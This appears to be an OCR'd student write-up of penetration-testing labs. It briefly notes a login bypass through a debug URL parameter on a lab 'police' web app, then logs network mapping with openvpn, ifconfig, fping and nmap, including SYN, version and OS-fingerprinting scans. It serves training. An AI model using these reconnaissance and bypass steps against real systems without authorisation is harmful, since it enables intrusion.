


✓ Map the web app host:


Discovered a hidden path, analyzed the hidden path:




Utilized the hidden path Y7gMEMZtin to discover a login page:



Analyzed the login page intercepted traffic, discovered a workaround to avoid login page:



✓ Utilized the login.php?DEBUGpoliceDebug to get access to the police web app dashboard:



LAB 4: SCANNING & OS FINGERPRITNING

Lab Description

In this lab you will be connected to an enterprise network with some clients and servers. You must map the network.

Goals

- Run a ping scan with *fping*
- Run a ping scan with *nmap*, do you find any differences? Can you tell why?
- Perform a SYN scan against the targets. Identify clients and servers.
- Identify the version of every daemon listening on the network
- Identify, if it is possible, the operating system running on each host.

Tasks

✓ Connect o Lab VPN:


```
root@kali:~/Desktop/PTSLabs# openvpn L4.ovpn
Sun Apr  9 22:21:50 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Sun Apr  9 22:21:50 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Sun Apr  9 22:21:54 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]66.232.115.228:3
4203
Sun Apr  9 22:21:54 2017 UDP link local (bound): [AF_INET][undef]:1194
Sun Apr  9 22:21:54 2017 UDP link remote: [AF_INET]66.232.115.228:34203
Sun Apr  9 22:21:54 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]66.232.115.2
28:34203
Sun Apr  9 22:21:55 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Sun Apr  9 22:21:55 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Sun Apr  9 22:21:55 2017 TUN/TAP device tap0 opened
Sun Apr  9 22:21:55 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Sun Apr  9 22:21:55 2017 /sbin/ip link set dev tap0 up mtu 1500
Sun Apr  9 22:21:55 2017 /sbin/ip addr add dev tap0 10.142.111.240/24 broadcast 10.142.111.255
Sun Apr  9 22:21:55 2017 Initialization Sequence Completed
```

✓ Analyzed tap0 interface and determined a /24 subnet:


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.64  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fef5:17a4  prefixlen 64  scopeid 0x20<link>
        inet6 2602:306:cfff:edc0:993e:c1b0:57e0:d7f0  prefixlen 64  scopeid 0x0<global>
        inet6 2602:306:cfff:edc0:20c:29ff:fef5:17a4  prefixlen 64  scopeid 0x0<global>
        ether 00:0c:29:f5:17:a4  txqueuelen 1000  (Ethernet)
        RX packets 1121  bytes 365815 (357.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1018  bytes 186635 (182.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 18  bytes 1038 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1038 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.142.111.240  netmask 255.255.255.0  broadcast 10.142.111.255
        inet6 fe80::641b:e1ff:fe22:94c2  prefixlen 64  scopeid 0x20<link>
        ether 66:1b:e1:22:94:c2  txqueuelen 100  (Ethernet)
        RX packets 36  bytes 4084 (3.9 KiB)
        RX errors 0  dropped 6  overruns 0  frame 0
        TX packets 10  bytes 732 (732.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


✓ Performed fping scan on network, obtained 7 results:

✓ Performed nmap ping scan on network, obtained 8 results:




✓ Analyzed hosts and determined “alive hosts”, then ran a nmap SYN scan on them:





✓ Performed a version detection scan on alive hosts:



Performed an nmap OS fingerprinting scan:

```
root@kali:~# nmap -O 10.142.111.1,6,48,96,99,100,150,213

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-09 22:33 EDT
```

Host 1 results:

```
Nmap scan report for 10.142.111.1
Host is up (0.095s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: 00:50:56:A1:30:3E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed por
t
Device type: general purpose|specialized
Running (JUST GUESSING): OpenBSD 4.X (94%), FreeBSD 9.X|7.X (86%), Comau embedded (85%), Crestron 2-
Series (85%)
OS CPE: cpe:/o:openbsd:openbsd:4.3 cpe:/o:freebsd:freebsd:9.1 cpe:/o:freebsd:freebsd:7.0 cpe:/o:cres
tron:2_series
Aggressive OS guesses: OpenBSD 4.3 (94%), FreeBSD 9.1-PRERELEASE (86%), Comau C4G robot control unit
 (85%), FreeBSD 7.0-RELEASE (85%), Crestron XPanel control system (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Host 2 results:

```
Nmap scan report for 10.142.111.6
Host is up (0.095s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:50:56:A1:D7:DA (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
